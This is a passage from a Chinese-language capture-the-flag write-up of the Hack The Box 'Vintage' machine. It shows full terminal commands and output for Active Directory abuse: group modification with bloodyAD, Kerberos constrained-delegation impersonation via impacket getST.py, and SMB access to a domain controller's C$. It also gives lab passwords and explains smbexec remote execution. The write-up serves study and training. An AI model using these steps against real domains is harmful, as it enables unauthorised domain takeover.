└─$ bloodyAD --host dc01.vintage.htb --dc-ip 10.10.11.45  -d vintage.htb -u c.neri_adm -p 'Uncr4ck4bl3P4ssW0rd0312' -k add groupMember "DELEGATEDADMINS" "svc_sql"
[+] svc_sql added to DELEGATEDADMINS

┌──(hacker㉿kali)-[~/Desktop]
└─$
```

防止之前启用的 svc_sql 被重置：

```
┌──(hacker㉿kali)-[~/Desktop]
└─$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'C.Neri' -p Zer0the0ne  -k --dc-ip 10.10.11.45 remove uac svc_sql -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from svc_sql's userAccountControl

┌──(hacker㉿kali)-[~/Desktop]
└─$
```


拿个 TGT（可以跳过这步，但是后面得输入密码）：

```
┌──(hacker㉿kali)-[~/Desktop]
└─$ kinit -V svc_sql@VINTAGE.HTB
Using default cache: GMSA01$.ccache
Using principal: svc_sql@VINTAGE.HTB
Password for svc_sql@VINTAGE.HTB:
Authenticated to Kerberos v5

┌──(hacker㉿kali)-[~/Desktop]
```


我们要代表谁去访问 dc01 的 cifs 呢？
当然要是高权限用户，administrator，dc01，L.Bianchi_adm（domainadmin）之一，以 administrator 为例：

```
└─$ unset KRB5CCNAME

┌──(hacker㉿kali)-[~]
└─$ getST.py -spn "cifs/dc01.vintage.htb" -impersonate administrator -dc-ip 10.10.11.45 -no-pass -k vintage.htb/svc_sql:Zer0the0ne
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
/home/hacker/.local/bin/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/home/hacker/.local/bin/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/home/hacker/.local/bin/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/home/hacker/.local/bin/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache

┌──(hacker㉿kali)-[~]
└─$ export KRB5CCNAME=administrator@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache

┌──(hacker㉿kali)-[~]
└─$ smbclient  -k  //dc01.vintage.htb/C$
WARNING: The option -k|--kerberos is deprecated!
gensec_spnego_client_negTokenInit_step: Could not find a suitable mechtype in NEG_TOKEN_INIT
session setup failed: NT_STATUS_INVALID_PARAMETER
```


上图中 getST 部分就是 s4u2self+s4u2proxy 的集成操作。获取 ST 后，可以访问 cifs 服务（注意，只能访问 cifs 服务，这是 st 和 TGT 的区别）。Cifs 是基于 smb，我们可以用 smb 来在 C$读取 root.txt,但是上面的读取失败了，因为 administrator 是被禁止访问 cifs 的，DC01 也是一样的，但是 L.Bianchi_adm 可以：


└─$ getST.py -spn "cifs/dc01.vintage.htb" -impersonate L.Bianchi_adm -dc-ip 10.10.11.45 -no-pass -k vintage.htb/svc_sql:Zer0the0ne
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Getting TGT for user
[*] Impersonating L.Bianchi_adm
/home/hacker/.local/bin/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: d
atetime.UTC).
now = datetime.datetime.utcnow()
/home/hacker/.local/bin/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: d
atetime.UTC).
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/home/hacker/.local/bin/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: d
atetime.UTC).
now = datetime.datetime.utcnow()
/home/hacker/.local/bin/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: d
atetime.UTC).
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in L.Bianchi_adm@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache
┌──(hacker㉿kali)-[~]
└─$ export KRB5CCNAME=L.Bianchi_adm@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache
┌──(hacker㉿kali)-[~]
└─$ smbclient -k //dc01.vintage.htb/C$
WARNING: The option -k|--kerberos is deprecated!
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin DHS 0 Sat Jun 8 19:33:49 2024
$WinREAgent DH 0 Thu Nov 14 23:58:52 2024
Config.Msi DHS 0 Thu Nov 14 23:27:55 2024
Documents and Settings DHSrn 0 Sat May 25 04:59:46 2024
DumpStack.log.tmp AHS 12288 Sun Dec 8 16:47:25 2024
pagefile.sys AHS 738197504 Sun Dec 8 16:47:25 2024
PerfLogs D 0 Sat May 8 16:20:24 2021
Program Files DR 0 Thu Nov 14 22:45:24 2024
Program Files (x86) D 0 Wed Jun 5 18:11:18 2024
ProgramData DHn 0 Thu Jun 6 23:20:22 2024
Recovery DHSn 0 Sat May 25 04:59:47 2024
System Volume Information DHS 0 Wed Jun 5 18:33:44 2024
Users DR 0 Fri Nov 15 01:47:58 2024

然后



事实上不止可以读取文件，Smbexec 还能用 smb 来实现远程的 cmd.exe 执行，我想说的是为什么 cifs 通过 smb 文件传输能够实现命令执行：




原理是 Smbexec 通过 smb 的$IP 管道向远程 windows 服务器上注册服务，这个服务启动后会监听我们机器发送的指令并且用 cmd.exe 执行，然后把结果放在 c:__output，smbexec 会读取并且显示结果，就像打开了远程 shell 一样，结束会话后这个文件会被删掉


(https://www.cybertriage.com/blog/dfir-breakdown-impacket-remote-execution-activity-smbexec/)

这个靶机 smb 足够了

后来发现信息搜集直接

bloodhound-python --zip -u P.Rosa -p 'Rosaisbest123' -d vintage.htb -c All -dc dc01.vintage.htb
就好.....





Asreproast 一眼就看出来了...，省了前面很多分析的时间

你也会看到 L.Bianchi_adm 有 dcsync 的权限，但是没什么用，你只有 L.Bianchi_adm 对 cifs 的 ST，访问不了 RPC 的。